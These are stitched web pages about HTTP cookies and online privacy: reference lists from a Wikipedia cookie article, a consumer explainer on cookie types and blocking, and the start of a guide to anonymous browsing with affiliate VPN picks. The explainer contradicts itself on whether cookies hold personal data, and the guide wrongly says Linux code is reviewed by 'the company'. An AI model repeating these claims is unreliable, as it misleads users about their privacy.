19. [^] The edbrowse documentation version 3.5 said "Note that only Netscape-style cookies are supported. However, this is the most common flavor of cookie. It will probably meet your needs." This paragraph was removed in [later versions of the documentation Archived](#) 2017-03-16 at the [Wayback Machine](#) further to RFC 2965's deprecation.
20. [^] [Hodges, Jeff; Corry, Bil \(6 March 2011\). "'HTTP State Management Mechanism' to Proposed Standard". The Security Practice. *Archived* from the original on 7 August 2016. Retrieved 17 June 2016.](#)
21. [^] ["Set-Cookie2 - HTTP | MDN". developer.mozilla.org. Retrieved 8 March 2021.](#)

22. [^ "Description of Persistent and Per-Session Cookies in Internet Explorer".](#) support.microsoft.com. 24 January 2007. Archived from [the original](#) on 25 September 2011.
23. [^ "Maintaining session state with cookies".](#) Microsoft Developer Network. [Archived](#) from the original on 14 October 2012. Retrieved 22 October 2012.
24. [^ Bugliesi, Michele; Calzavara, Stefano; Focardi, Riccardo; Khan, Wilayat \(16 September 2015\). "CookiExt: Patching the browser against session hijacking attacks". Journal of Computer Security. 23 \(4\): 509–537. doi:10.3233/JCS-150529. hdl:10278/3663357.](#)
25. [^ "'SameSite' cookie attribute, Chrome Platform tatus".](#) Chromestatus.com. [Archived](#) from the original on 9 May 2016. Retrieved 23 April 2016.
26. [^ Goodwin, M.; West \(20 June 2016\). "Same-Site Cookies draft-ietf-httpbis-cookie-same-site-00". IETF Datatracker. Archived from the original on 16 August 2016. Retrieved 28 July 2016.](#)
27. [^ "Using the Same-Site Cookie Attribute to Prevent CSRF Attacks".](#) www.netsparker.com. 23 August 2016. Retrieved 5 April 2021.
28. [^ "Require "Secure" for "SameSite=None".](#) by miketaylr · Pull Request #1323 · httpwg/http-extensions". GitHub. Retrieved 5 April 2021.
29. [^ "Browser Compatibility Testing of 'SameSite' cookie attribute".](#)
30. [^ "SameSite Cookie Changes in February 2020: What You Need to Know".](#) Chromium Blog. Retrieved 5 April 2021.
31. [^ "Temporarily rolling back SameSite Cookie Changes".](#) Chromium Blog. Retrieved 5 April 2021.
32. [^ "Learn more about the Public Suffix List".](#) Publicsuffix.org. [Archived](#) from the original on 14 May 2016. Retrieved 28 July 2016.
33. [^ Mayer, Jonathan \(19 August 2011\). "Tracking the Trackers: Microsoft Advertising". The Center for Internet and Society. Archived from the original on 26 September 2011. Retrieved 28 September 2011.](#)
34. [^ Vijayan, Jaikumar. "Microsoft disables 'supercookies' used on MSN.com visitors". Archived from the original on 27 November 2014. Retrieved 23 November 2014.](#)
35. [^ Englehardt, Steven; Edelstein, Arthur \(26 January 2021\). "Firefox 85 Cracks Down on Supercookies".](#)
36. [^ Angwin, Julia; Tigas, Mike. "Zombie Cookie: The Tracking Cookie That You Can't Kill". ProPublica. Retrieved 1 November 2020.](#)
37. [^ Stolze, Conrad \(11 June 2011\). "The Cookie That Would Not Crumble!". 24x7 Magazine. Retrieved 1 November 2020.](#)
38. [^ Peng, Weihong; Cisna, Jennifer \(2000\). "HTTP Cookies, A Promising Technology". ProQuest. Online Information Review. ProQuest 194487945.](#)
39. [^ Jim Manico quoting Daniel Stenberg, Real world cookie length limits Archived 2013-07-02 at the Wayback Machine](#)
40. [^ Lee, Wei-Bin; Chen, Hsing-Bai; Chang, Shun-Shyan; Chen, Tzung-Her \(25 January 2019\). "Secure and efficient protection for HTTP cookies with self-verification". International Journal of Communication Systems. 32 \(2\): e3857. doi:10.1002/dac.3857. S2CID 59524143.](#)
41. [^ Rainie, Lee \(2012\). Networked: The New Social Operating System. p. 237](#)
42. [^ Jump up to: ^a ^b HTTP State Management Mechanism. doi:10.17487/RFC6265. RFC 6265.](#)
43. [^ "Persistent client state HTTP cookies: Preliminary specification". Netscape. c. 1999. Archived from the original on 5 August 2007.](#)
44. [^ "Cookie Property". MSDN. Microsoft. Archived from the original on 5 April 2008. Retrieved 4 January 2009.](#)
45. [^ Shannon, Ross \(26 February 2007\). "Cookies, Set and retrieve information about your readers". HTMLSource. Archived from the original on 24 August 2011. Retrieved 4 January 2009.](#)
46. [^ Barth, A. HTTP State Management Mechanism, The Path Attribute. sec. 4.1.2.4. doi:10.17487/RFC6265. RFC 6265.](#)
47. [^ Barth, A. \(March 2014\). RFC 6265, HTTP State Management Mechanism, Domain matching. sec. 5.1.3. doi:10.17487/RFC6265. RFC 6265.](#)
48. [^ Barth, A. \(March 2014\). RFC 6265, HTTP State Management Mechanism, The Domain Attribute. sec. 4.1.2.3. doi:10.17487/RFC6265. RFC 6265.](#)
49. [^ "Internet Explorer Cookie Internals \(FAQ\)". 21 November 2018.](#)
50. [^ Kristol, D.; Montulli, L. \(March 2014\). RFC 2109, HTTP State Management Mechanism, Set-Cookie syntax. sec. 4.2.2. doi:10.17487/RFC2109. S2CID 6914676. RFC 2109.](#)
51. [^ Barth, A. \(2011\). RFC 6265, HTTP State Management Mechanism. sec. 5.1.1. doi:10.17487/RFC6265. RFC 6265.](#)
52. [^ "Cookies specification compatibility in modern browsers". inikulin.github.io. 2016. Archived from the original on 2 October 2016. Retrieved 30 September 2016.](#)

53. [^ Coles, Peter. "HTTP Cookies: What's the difference between Max-age and Expires? – Peter Coles". Mrcoles.com. Archived from the original on 29 July 2016. Retrieved 28 July 2016.](#)
54. [^ Symantec Internet Security Threat Report: Trends for July–December 2007 \(Executive Summary\) \(PDF\) \(Report\). Vol. XIII. Symantec Corp. April 2008. pp. 1–3. Archived \(PDF\) from the original on 25 June 2008. Retrieved 11 May 2008.](#)
55. [^ Whalen, David \(8 June 2002\). "The Unofficial Cookie FAQ v2.6". Cookie Central. Archived from the original on 24 August 2011. Retrieved 4 January 2009.](#)
56. [^ "How to Manage Cookies in Internet Explorer 6". Microsoft. 18 December 2007. Archived from the original on 28 December 2008. Retrieved 4 January 2009.](#)
57. [^ "Clearing private data". Firefox Support Knowledge base. Mozilla. 16 September 2008. Archived from the original on 3 January 2009. Retrieved 4 January 2009.](#)
58. [^ "Clear Personal Information : Clear browsing data". Google Chrome Help. Archived from the original on 11 March 2009. Retrieved 4 January 2009.](#)
59. [^ "Clear Personal Information: Delete cookies". Google Chrome Help. Archived from the original on 11 March 2009. Retrieved 4 January 2009.](#)
60. [^ "Third party domains". WebCookies.org. Archived from the original on 9 December 2014. Retrieved 7 December 2014.](#)
61. [^ "Number of cookies". WebCookies.org. Archived from the original on 9 December 2014. Retrieved 7 December 2014.](#)
62. [^ Statt, Nick \(24 March 2020\). "Apple updates Safari's anti-tracking tech with full third-party cookie blocking". The Verge. Retrieved 24 July 2020.](#)
63. [^ "Firefox starts blocking third-party cookies by default". VentureBeat. 4 June 2019. Retrieved 24 July 2020.](#)
64. [^ Brave \(6 February 2020\). "OK Google, don't delay real browser privacy until 2022". Brave Browser. Retrieved 24 July 2020.](#)
65. [^ Protalinski, Emil \(19 May 2020\). "Chrome 83 arrives with redesigned security settings, third-party cookies blocked in Incognito". VentureBeat. Retrieved 25 June 2020.](#)
66. [^ "Google now delays blocking 3rd-party cookies in Chrome to late 2024". Business Standard India. 28 July 2022. Retrieved 23 September 2022.](#)
67. [^ Miyazaki, Anthony D. \(2008\), "Online Privacy and the Disclosure of Cookie Use: Effects on Consumer Trust and Anticipated Patronage," Journal of Public Policy & Marketing, 23 \(Spring\), 19–33](#)
68. [^ "Spy Agency Removes Illegal Tracking Files". New York Times. 29 December 2005. Archived from the original on 12 November 2011. Retrieved 19 February 2017.](#)
69. [^ "EU Cookie Directive, Directive 2009/136/EC". JISC Legal Information. Archived from the original on 18 December 2012. Retrieved 31 October 2012.](#)
70. [^ Jump up to:^a ^b Privacy and Electronic Communications Regulations. Information Commissioner's Office. 2012. Archived from the original on 30 October 2012. Retrieved 31 October 2012.](#)
71. [^ "Cookies and similar technologies". ico.org.uk. 1 January 2021. Retrieved 6 June 2021.](#)
72. [^ Jump up to:^a ^b "EUR-Lex - 62017CN0673 - EN - EUR-Lex". eur-lex.europa.eu. Retrieved 6 June 2021.](#)
73. [^ Jump up to:^a ^b Veale, Michael; Zuiderveen Borgesius, Frederik \(1 April 2021\), *Adtech and Real-Time Bidding under European Data Protection Law*, doi:10.31235/osf.io/wg8fg, S2CID 243311598](#)
74. [^ Zuiderveen Borgesius, Frederik J. \(August 2015\). "Personal data processing for behavioural targeting: which legal basis?". International Data Privacy Law. 5 \(3\): 163–176. doi:10.1093/idpl/ipv011. ISSN 2044-3994.](#)
75. [^ Jump up to:^a ^b ^c ^d Nouwens, Midas; Liccardi, Ilaria; Veale, Michael; Karger, David; Kagal, Lalana \(21 April 2020\). "Dark Patterns after the GDPR: Scraping Consent Pop-ups and Demonstrating their Influence". Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems. Chi '20. Honolulu HI USA: ACM: 1–13. arXiv:2001.02479. doi:10.1145/3313831.3376321. hdl:1721.1/129999. ISBN 978-1-4503-6708-0. S2CID 210064317.](#)
76. [^ Jump up to:^a ^b "EUR-Lex - 32016R0679 - EN - EUR-Lex". eur-lex.europa.eu. Retrieved 6 June 2021.](#)
77. [^ Jump up to:^a ^b Information Commissioner's Office \(2019\). *Update Report into Adtech and Real Time Bidding* \(PDF\).](#)
78. [^ "Délibération n° 2019-093 du 4 juillet 2019 portant adoption de lignes directrices relatives à l'application de l'article 82 de la loi du 6 janvier 1978 modifiée aux opérations de lecture ou écriture dans le terminal d'un utilisateur \(notamment aux cookies et autres traceurs\) \(rectificatif\)". www.legifrance.gouv.fr. Retrieved 6 June 2021.](#)
79. [^ "EUR-Lex - 62017CC0040 - EN - EUR-Lex". eur-lex.europa.eu. Retrieved 6 June 2021.](#)

80. [^ "EU cookie law: stop whining and just get on with it"](#). Wired UK. 24 May 2012. [Archived](#) from the original on 15 November 2012. Retrieved 31 October 2012.
81. [^ Kampanos, Georgios; Shahandashiti, Siamak F. \(2021\). "Accept All: The Landscape of Cookie Banners in Greece and the UK". *ICT Systems Security and Privacy Protection*. Cham: Springer International Publishing. pp. 213–227. \[arXiv:2104.05750\]\(#\). \[doi:10.1007/978-3-030-78120-0_14\]\(#\). \[ISBN 978-3-030-78119-4\]\(#\). \[ISSN 1868-4238\]\(#\). \[S2CID 233219491\]\(#\).](#)
82. [^ Santos, Cristiana; Nouwens, Midas; Toth, Michael; Bielova, Nataliia; Roca, Vincent \(2021\), Gruschka, Nils; Antunes, Luís Filipe Coelho; Rannenber, Kai; Drogkaris, Prokopios \(eds.\), "Consent Management Platforms Under the GDPR: Processors and/or Controllers?", *Privacy Technologies and Policy*, Cham: Springer International Publishing, vol. 12703, pp. 47–69, \[arXiv:2104.06861\]\(#\), \[doi:10.1007/978-3-030-76663-4_3\]\(#\), \[ISBN 978-3-030-76662-7\]\(#\), \[S2CID 233231428\]\(#\), retrieved 6 June 2021](#)
83. [^ "P3P: The Platform for Privacy Preferences"](#). www.w3.org. Retrieved 15 October 2021.
84. [^ Zuiderveen Borgesius, F.J.; Kruikemeier, S.; C Boerman, S.; Helberger, N. \(2017\). "Tracking Walls, Take-It-Or-Leave-It Choices, the GDPR, and the ePrivacy Regulation". *European Data Protection Law Review*. **3** \(3\): 353–368. \[doi:10.21552/edpl/2017/3/9\]\(#\). \[hdl:11245.1/dfb59b54-0544-4c65-815a-640eae10668a\]\(#\).](#)
85. [^ "Guidelines 05/2020 on consent under Regulation 2016/679 | European Data Protection Board"](#). edpb.europa.eu. Retrieved 6 June 2021.
86. [^ "A Loophole Big Enough for a Cookie to Fit Through"](#). Bits. The New York Times. 17 September 2010. [Archived](#) from the original on 26 January 2013. Retrieved 31 January 2013.
87. [^ Pegoraro, Rob \(17 July 2005\). "How to Block Tracking Cookies". Washington Post. p. F07. \[Archived\]\(#\) from the original on 27 April 2011. Retrieved 4 January 2009.](#)
88. [^ Francisco, Thomas Claburn in San. "What's CNAME of your game? This DNS-based tracking defies your browser privacy defenses"](#). www.theregister.com. Retrieved 6 June 2021.
89. [^ Dimova, Yana; Acar, Gunes; Olejnik, Lukasz; Joosen, Wouter; Van Goethem, Tom \(5 March 2021\). "The CNAME of the Game: Large-scale Analysis of DNS-based Tracking Evasion". \[arXiv:2102.09301 \\[cs.CR\\]\]\(#\).](#)
90. [^ Zetter, Kim \(23 March 2011\). "Hack Obtains 9 Bogus Certificates for Prominent Websites: Traced to Iran - Threat Level - Wired.com"](#). Threat Level. [Archived](#) from the original on 26 March 2014.
91. [^ Jump up to:^a ^b ^c Finkle, Jim \(25 May 2011\). "Microsoft latest security risk: 'Cookiejacking'"](#). Reuters. [Archived](#) from the original on 30 May 2011. Retrieved 26 May 2011.
92. [^ Whitney, Lance \(26 May 2011\). "Security researcher finds 'cookiejacking' risk in IE"](#). CNET. [Archived](#) from [the original](#) on 14 June 2011. Retrieved 6 September 2019.
93. [^ Fielding, Roy \(2000\). "Fielding Dissertation: CHAPTER 6: Experience and Evaluation"](#). [Archived](#) from the original on 27 April 2011. Retrieved 14 October 2010.
94. [^ Tilkov, Stefan \(2 July 2008\). "REST Anti-Patterns"](#). InfoQ. [Archived](#) from the original on 23 December 2008. Retrieved 4 January 2009.
95. [^ Hoffman, Chris. "What Is a Browser Cookie?"](#). How-To Geek. Retrieved 3 April 2021.
96. [^ "BrowserSpy"](#). gemal.dk. [Archived](#) from the original on 26 September 2008. Retrieved 28 January 2010.
97. [^ "IE "default behaviors \[sic\]" browser information disclosure tests: clientCaps"](#). Mypage.direct.ca. [Archived](#) from the original on 5 June 2011. Retrieved 28 January 2010.
98. [^ Eckersley, Peter \(17 May 2010\). "How Unique Is Your Web Browser?"](#) (PDF). eff.org. Electronic Frontier Foundation. [Archived](#) from [the original](#) (PDF) on 15 October 2014. Retrieved 23 July 2014.
99. [^ "Window.sessionStorage, Web APIs | MDN"](#). developer.mozilla.org. [Archived](#) from the original on 28 September 2015. Retrieved 2 October 2015.
100. [^ "Introduction to Persistence"](#). microsoft.com. Microsoft. [Archived](#) from the original on 11 January 2015. Retrieved 9 October 2014.
101. [^ "Isolated Storage"](#). Microsoft.com. [Archived](#) from the original on 16 December 2014. Retrieved 9 October 2014.

Sources

- Anonymous, 2011. Cookiejacking Attack Steals Website Access Credentials. Informationweek - Online, pp. Informationweek - Online, May 26, 2011.

External links

Listen to this article (1 hour and 1 minute)

1:00:31



[This audio file](#) was created from a revision of this article dated 28 May 2016, and does not reflect subsequent edits.

([Audio help](#) · [More spoken articles](#))



Wikimedia Commons has media related to [HTTP cookies](#).

- RFC [6265](#), the current official specification for HTTP cookies
- [HTTP cookies](#), Mozilla Developer Network
- [Using cookies via ECMAScript](#), Mozilla Developer Network
- [How Internet Cookies Work](#) at [HowStuffWorks](#)
- [Cookies](#) at the Electronic Privacy Information Center (EPIC)
- [Mozilla Knowledge-Base: Cookies](#)
- [Cookie Domain, explain in detail how cookie domains are handled in current major browsers](#)
- [Cookie Stealing - Michael Pound](#)
- [Check cookies for compliance with EU cookie directive](#)

Web browsers

Features · standards · protocols

Features	Bookmarks Extensions Privacy mode
Web standards	HTML v5 CSS DOM JavaScript IndexedDB Web storage WebAssembly WebGL
Protocols	HTTP Cookies

Encryption
OCSP
WebRTC
WebSocket

Active

Google Chrome
Chromium
Avast
Blisk
Brave
Citrio
Coc Coc
Dragon
Epic
Falkon
Maxthon
Microsoft Edge
Opera
Otter
Puffin
Samsung Internet
Silk
Sleipnir
Sputnik
SRWare
UC
Vivaldi
Whale
Yandex

Blink-based

Firefox
GNU IceCat
PirateBrowser
SlimBrowser
Tor Browser
Gecko forks
Basilisk

Gecko-based

K-Meleon
Pale Moon
SeaMonkey
Waterfox

**WebKit-
based**

Safari
Dolphin
Dooble
GNOME Web
iCab
Konqueror
Midori
Roccat
surf

Other

360
DuckDuckGo
eww
Flow
Links
Lunascape
Lynx
NetFront
NetSurf
QQ browser
qutebrowser
w3m

Discontinued

link-based

Beaker
Flock
Redcore
Rockmelt
SalamWeb
Torch

**Gecko-
based**

Beonex Communicator
Camino
Classilla

Conkeror
Firefox Lite
Galeon
Ghostzilla
IceDragon
Kazehakase
Kylo
Lotus
MicroB
Minimo
Mozilla suite
Pogo
Strata
Swiftfox
Swiftweasel
TenFourFox
Timberwolf
xB

**HTML-
based**

Internet Explorer
AOL
Deepnet
GreenBrowser
MediaBrowser
NeoPlanet
NetCaptor
SpaceTime
ZAC

**WebKit-
based**

Arora
BOLT
Opera Coast
Fluid
Google TV
Iris
Mercury
OmniWeb
Origyn

QtWeb
rekonq
Shiira
Steel
Browser for Symbian
Uzbl
WebPositive
xombrero

Other

abaco
Amaya
Arachne
Arena
Avant
Blazer
Cake
Charon
CM Browser
Deepfish
Dillo
Edge Legacy
ELinks
Gazelle
HotJava
IBM Home Page Reader
IBM WebExplorer
IBrowse
KidZui
Line Mode
Mosaic
MSN TV
NetPositive
Netscape
Skweezer
Skyfire
Teashark
ThunderHawk
Vision

- [Category](#)
- [Comparisons](#)
- [List](#)

Categories:

- [Computer access control](#)
- [Hypertext Transfer Protocol headers](#)
- [Internet privacy](#)
- [Web security exploits](#)
- [Hacking \(computer security\)](#)
- [Tracking](#)

What Are Internet Cookies and How Are They Used?

Internet cookies ensure websites remember who you are so you can have a smooth browsing experience. But not all cookies are good. Here's what to know.



[Sara J. Nguyen, Author](#)



[Catherine McNally, Editor](#)

Last updated Mar 2, 2023

We may receive compensation from the products and services mentioned in this story, but the opinions are the author's own. Compensation may impact where offers appear. We have not included all available products or offers. Learn more about [how we make money](#) and [our editorial policies](#).

Although browser cookies are a useful tool to create a smooth internet experience, not all people are comfortable with the way they're used.

Many people raise concerns about privacy due to how cookies track your browsing habits and collect personal data.

Cookies have existed for almost as long as the internet, and it's important to understand how they work and how to keep your online data safe. Keep reading to learn more about internet cookies and what you can do to protect your privacy.

+

In this article

What are internet cookies?

Cookies are small text files containing unique data to identify your computer to the network. When you visit a website, it gives your browser a cookie to store in a [cookie file](#) that's placed in your browser's folder on your hard drive. The next time you visit the same website, the browser will give back the cookie to identify you. Then the website loads with a personalized experience.

Cookies do contain data, and that typically includes a unique identifier and a site name. A cookie could also include personally identifiable information such as your name, address, email, or phone number if you've provided that information to a website.

A simple example of cookies is when you open up a website and your username and password are auto-filled. Cookies provided your login information to the website. Another example is when you go online shopping on Amazon and find items that are still in your cart from your last purchasing spree.

What are cookies used for on websites?

The main purpose of web cookies is to make the internet experience easier for users. When websites can remember your past visits, they can load their website with your preferences. Here are a few things cookies can do when you visit a website:

- Set your chosen language preference
- Remember items in a shopping cart

- Remember if certain settings are turned on
- Authenticate your identity
- Prevent fraud
- Create highly targeted ads
- Track how you interact with ads
- Make [personalized content](#) recommendations
- Track items you view in an online store
- Auto-fill information in forms

11 different types of computer cookies

There are different types of computer cookies each tasked with a responsibility to track certain aspects of you or your online behavior. Some cookies are necessary for websites to load properly, whereas others are purely for marketing purposes.

Knowing the difference can help you choose which cookies you would like to allow the next time you visit a website asking for your cookie preferences.

1. Magic cookies

Magic cookies were originally used by Unix programmers to authenticate and track users in a system. Magic cookies are data tokens that allow servers and [web browsers](#) to communicate.

HTTP cookies are a type of magic cookie used by websites to store information. The data stored in magic cookies are encrypted and, under normal circumstances, only the server that created the cookie can read the data.

2. HTTP cookies

HTTP cookies are the internet version of magic cookies. They were specifically designed for the web, and this is where all modern cookies are derived from. Lou Montulli invented the HTTP cookies in 1994 to help websites remember the users visiting them and lessen the burden on web servers.

3. First-party cookies

First-party cookies are from websites you directly visit in your browser and are used to improve your online user experience. They often store information relevant to the website such as what you've viewed in the past or your settings preferences.

As long as you are visiting authentic and reputable websites, first-party cookies are usually harmless and make it easier to browse your favorite websites.

4. Third-party cookies

Third-party cookies are probably the most controversial type of cookie in terms of data privacy. They usually track your behavior for advertising purposes and aren't a direct part of the websites you visit. Instead, they're usually embedded in ads, videos, or web banners. Even a Facebook "like" button uses third-party cookies.

5. Zombie cookies

Also known as supercookies, zombie cookies are a type of third-party cookie. However, they aren't stored in the same place as regular cookies. So even if a person deletes cookies, zombie cookies will rise from the dead and reinstall themselves. They have gained a reputation for being notoriously difficult to remove.

6. Session cookies

[Session cookies](#) work by storing information while you're browsing a website. This means it won't have to reauthenticate you for every web page you visit. Once you exit, your browser deletes all session cookies.

Session cookies enable you to add an item to your shopping cart, browse multiple other pages, and then still keep track of your item in your cart.

7. Persistent cookies

[Persistent cookies](#) are used to track and collect information about you. This particular cookie enables websites to remember if you're logged in and under what account. It's also used to build a profile on your search history, so websites can recommend products, services, or content relevant to you. Most of these cookies usually have an expiration date.

8. Essential cookies

You're probably familiar with the banner or pop-up asking you for your cookie preferences for a website. Essential cookies are frequently an option to run only cookies necessary to run the website or for services you have requested (such as remembering your login credentials). This means you remove third-party cookies from your website experience.

Why do so many websites ask me to accept cookies?

You may notice more and more website pop-ups that ask you to accept cookies. That's because these sites are required to ask for permission and provide you with information on how they use cookies, per the EU's [General Data Protection Regulation](#) (GDPR) and the [California Consumer Privacy Act](#) (CCPA).

9. Performance cookies

As the name suggests, performance cookies track your online movements and that data is used to improve the website. They measure analytics like how many times you visited a page, how much time you spent on a page, or when you left the website. This is often a first-party cookie, but many websites use a third party to track these analytics.

10. Functionality cookies

Functionality cookies allow you to use the fundamental features of a website. This could be anything from your language preference to displaying local news stories. They typically enhance a website's performance and functionality. Some site features may not be available without functional cookies.

11. Advertising cookies

Third-party persistent cookies are often used for advertising purposes. Advertising cookies (also called targeting cookies) build a profile on you based on your interests, search history, and items you view. They then share that information with other websites, so they can advertise relevant products and services to you.

For example, maybe you searched for gym shoes recently. Don't be too surprised later when you see an ad on social media for gym shoes or relevant items such as socks.

Are computer cookies safe?

A normal cookie from a trusted website is generally safe to accept. Cookies don't contain any identifiable information and are mostly used to ensure you have a smooth browsing experience by remembering your preferences and authenticating your identity.

Cookies can't be used to download malicious software. However, cookie poisoning (or impersonating authentic cookies) could lead to falsifying an

authentic user's identity or using legitimate session IDs to perform malicious actions on a website.

In terms of unsafe cookies, zombie cookies are also difficult to remove. You'll need to find and delete the cookie which continues to reinstall deleted zombie cookies. A system cleaner may be the best way to sanitize your device for malware and unwanted files.

Are third-party cookies safe?

Third-party cookies can't discover who you are personally, but they will know a lot about your interests and what you do based on your recent web searches and browsing history.

This is valuable information to advertisers, and it's often sold to them. User privacy advocates point out concerns about how this data is getting used and sold without the user's knowledge of it even getting collected. The lack of digital privacy may not be ideal for many people.

Should you accept third-party cookies?

Third-party cookies have no direct impact on your browsing experience, and many browsers have already phased them out. Websites still load properly and remember your preferences without using third-party cookies.

If online privacy is a priority for you, then you may want to consider blocking third-party cookies on your preferred browser if it doesn't do it already.

You may want to consider [allowing third-party cookies](#) if you prefer having ads relevant to you. Otherwise, you may get mismatched advertising which could be more annoying than seeing ads for products you might actually like.

How to disable third-party cookies

Disabling third-party cookies can mitigate the risk of your online data getting shared with advertisers. Here is a simple guide to disabling and [managing cookies](#) for popular browsers:

Google Chrome

1. To [clear Chrome cookies](#), open your browser.
2. At the top right, click the three vertical dots to open a drop-down menu.
3. Select "Settings."
4. Under "Privacy and security", click "Cookies and other site data."
5. Select an option like "Block third party cookies" or "Block third-party cookies in Incognito."

Mozilla Firefox

1. Open the Firefox browser.
2. At the top right, click the three horizontal lines to open a menu.
3. Select "Settings."
4. Tap the "Privacy & Security" panel.
5. Under "Enhanced Tracking Protection", select "Custom."
6. Check mark "Cookies" and choose your cookie preference in the accompanying drop-down menu.

Microsoft Edge

1. Open the Microsoft Edge browser.
2. At the top right, select the three dots icon to open a menu.
3. Select "Settings."
4. Choose "Site permissions."
5. Tap "Manage and delete cookies and site data."
6. Turn on "Block third-party cookies."

Apple Safari

1. Open the Safari app.
2. Tap "Safari" at the top of the navigation bar.
3. Select "Preferences."
4. Click "Privacy."
5. Choose your cookie preferences like "Always block cookies " or "Prevent cross-site tracking."

Internet cookie FAQs

+

Should I accept cookies?

+

What information does a computer cookie contain?

+

Can cookies steal passwords?

+

What types of computer cookies are there?

-
-
-
-
-
-
-
-
-
-
-
-
-

+

Can cookies track you?

+

Can I get hacked by accepting cookies?

+

Why do websites use cookies?

Bottom line

Computer cookies are a crucial part of the internet. It simply can't run efficiently without them.

However, not all cookies are necessary. Third-party cookies are used for advertising and analytical purposes to track your online movement and internet searches. Although not malicious in the same way as a virus, you may not like the idea of your privacy being compromised and sold to advertisers.

Disabling third-party cookies is the best way to stop companies from tracking your online usage. There are a few ways you can take to protect your privacy online:

- Block third-party cookies
- Customize your cookie settings
- Use your browser's incognito mode
- Delete cookies after every session or on a regular basis
- Use a VPN, especially when using public Wi-Fi
- Enable two-factor authentication
- Use a password manager instead of your browser to store passwords

Read our guide on [how to browse online anonymously](#) to find out other ways you can protect your online privacy.

Author Details



[Sara J. Nguyen](#)

[About the Author](#)

Sara J. Nguyen is a freelance writer specializing in cybersecurity. She aims to help people protect their data while enjoying technology. She has written about online privacy and tech for over 5 years for several organizations. When she's not writing about the latest cybersecurity trends, you can find her on LinkedIn.

How To Browse Online Without Anyone Knowing

Here's how a VPN, secure browser, encrypted email, and other tools can help protect your anonymity while browsing the internet.



Patti Croft.

[Author](#)



Mark Knowles.

[Author](#)



Catherine McNally.

[Editor](#)

We may receive compensation from the products and services mentioned in this story, but the opinions are the author's own. Compensation may impact where offers appear. We have not included all available products or offers. Learn more about [how we make money](#) and [our editorial policies](#).

Not surprisingly, identity theft and malware are major issues. 560,000 new pieces of malware get discovered every day, and there were more than 1,400,000 reports of identity theft in 2021.[1, 2]

If you want to keep your sensitive information private and don't know how, there is no need to worry. Many people are in your situation, and there are several tools and resources to help you gain online anonymity.

Keep reading our guide to learn your options on how to browse the internet anonymously.

In this article

[How to be completely anonymous online](#)

[1. Use a VPN](#)

[2. Switch to Linux](#)

[3. Hide your IP address](#)

[4. Use a password manager](#)

[5. Browse in incognito mode](#)

[6. Swap to a secure browser](#)

[7. Send encrypted messages](#)

[8. Use a secure search engine](#)

[9. Optimize your security settings](#)

[10. Update your OS and antivirus software](#)

[11. Use an ad blocker](#)

[12. Read website terms of service](#)

[13. Clear your cookies](#)

[How to check if you're anonymous online](#)

[Anonymity vs. privacy online](#)

[How does web tracking work?](#)

[FAQs](#)

[Bottom line](#)

How to browse online anonymously

You can browse online anonymously by using a VPN, hiding your IP address, or using a password manager. You can also switch the operating system you use and go online in incognito mode.

All of these options give you the resources you need to keep your online browsing anonymous. We'll dive into them further so you can decide which ones are right for you.

1. Use a VPN

You can use a virtual private network (VPN) as a secure way to connect to the internet. A [VPN](#) is available on mobile devices, laptops, and desktop PCs. It encrypts your data when you're online and keeps your browsing activity and credentials private.

Using a VPN keeps you invisible to others online while giving you access to the websites and media you want to browse. You may even access blocked websites you couldn't see without a VPN.

When choosing a VPN, you want to pick one with a zero-logs policy. A zero-logs (no-logs) VPN is a service that won't store your data regarding online activity. With this service, your VPN provider won't be able to see what you're doing online. Here are a few VPN recommendations:

- [NordVPN](#): You get unlimited bandwidth with NordVPN and a verified no-logs policy. It's also one of the best VPNs for watching Netflix in other countries.
- [Surfshark](#): Surfshark offers a lower price than some other VPNs and gives you extra features, such as a hefty 3,200+ VPN servers and unlimited connections.
- [atlasVPN](#): At \$1.83 per month for three years, atlasVPN is the cheapest of these three options. You get unlimited device protection and other features, such as a kill switch and data breach monitor.

You'll want to remember that you can find free VPNs that offer no-log policies, but most of them make money by tracking your data. They then sell that data to advertisers, so be careful if you choose a free VPN and read the fine print to know what you're getting.

2. Switch to Linux

[Linux](#) may be a lesser-known operating system than Windows or Mac, but it also may be the most secure. Because it's a Unix-based operating system, it may have fewer security flaws than Windows or Mac.

Linux code gets reviewed by the company, which helps with security checks. That means you may have hundreds of people reading through every line of operating system code, which decreases the chances of security issues.

Linux is also an open-source operating system, which means it is publicly accessible. With open-source platforms, you get an entire community of people who can solve security issues faster.

Apple (Mac) and Microsoft Windows take around 69 and 83 days to resolve issues, respectively. In comparison, average security issues take 25 days to get resolved with Linux.

3. Hide your IP address

You can hide your IP address using a VPN or proxy server. Your [IP address](#) is the set of numbers that identifies your device on the internet.

A proxy server will direct your internet traffic for you. You can think of it as a wall in front of your online activity, handling things on your behalf.

With a proxy server or VPN, you can also use public Wi-Fi because these tools will hide your IP address once you join the public network. But this could also be a not-so-effective method because some free Wi-Fi services may have other security issues.

4. Use a password manager

Most, if not all, of your online accounts require passwords. You may use easy passwords that are simple to remember. Sometimes you may feel like creating strong passwords is too daunting a task.

If you've found either of these to be the case, you may need a [password manager](#). If you don't use strong passwords, you make it too easy for cybercriminals to breach your sensitive data.

A password manager is an app that generates random, secure passwords for all the sites you browse online. The app stores your credentials in an online vault for security. When you go to a site and need to log in, your password manager fills in your information and saves you time while keeping your data private. Many password managers will alert you if your passwords are not strong enough or have shown up in a data breach.

5. Browse in incognito mode

Browsing in [incognito mode](#) is a way to open private web browsing sessions. Incognito mode usually refers to browsing in Google Chrome. Other browsers may refer to this as "private browsing."

Using incognito mode helps to keep your browsing habits more private, but it doesn't give you complete privacy. Incognito mode won't hide your IP address or prevent your internet service provider from tracking your online browsing activity.

It can be beneficial to use incognito mode because the web browser won't save your history or data. You also won't have to [clear your cookies](#), as that information is not saved either. It can also be useful if you share devices because other users won't see your history. Incognito mode is a more private way to use the internet.

The Privacy Badger extension blocks trackers

Created by the Electronic Frontier Foundation, a nonprofit that investigates and defends civil liberties on the internet, [Privacy Badger](#) is a Firefox and Chrome extension that automatically blocks trackers. This includes widgets and outgoing link click tracking on Facebook and Google.

6. Swap to a secure browser

If you use one of the most popular browsers such as Chrome or Firefox, you should remember that hackers may target these options first. Also, sometimes the popular web browsers collect tons of private data that can get used by third parties. That data could include your internet history, passwords, and cookies.

Even if you use incognito mode, the websites you go to can see your IP address and your location. Using a secure browser will help protect your online privacy and keep your information safe from hackers. We'll go over a few secure browsers to give you some options:

- **[Tor](#)**: Tor Browser is built on top of Firefox and connects to the Tor network that masks your online identity and keeps your browsing private.
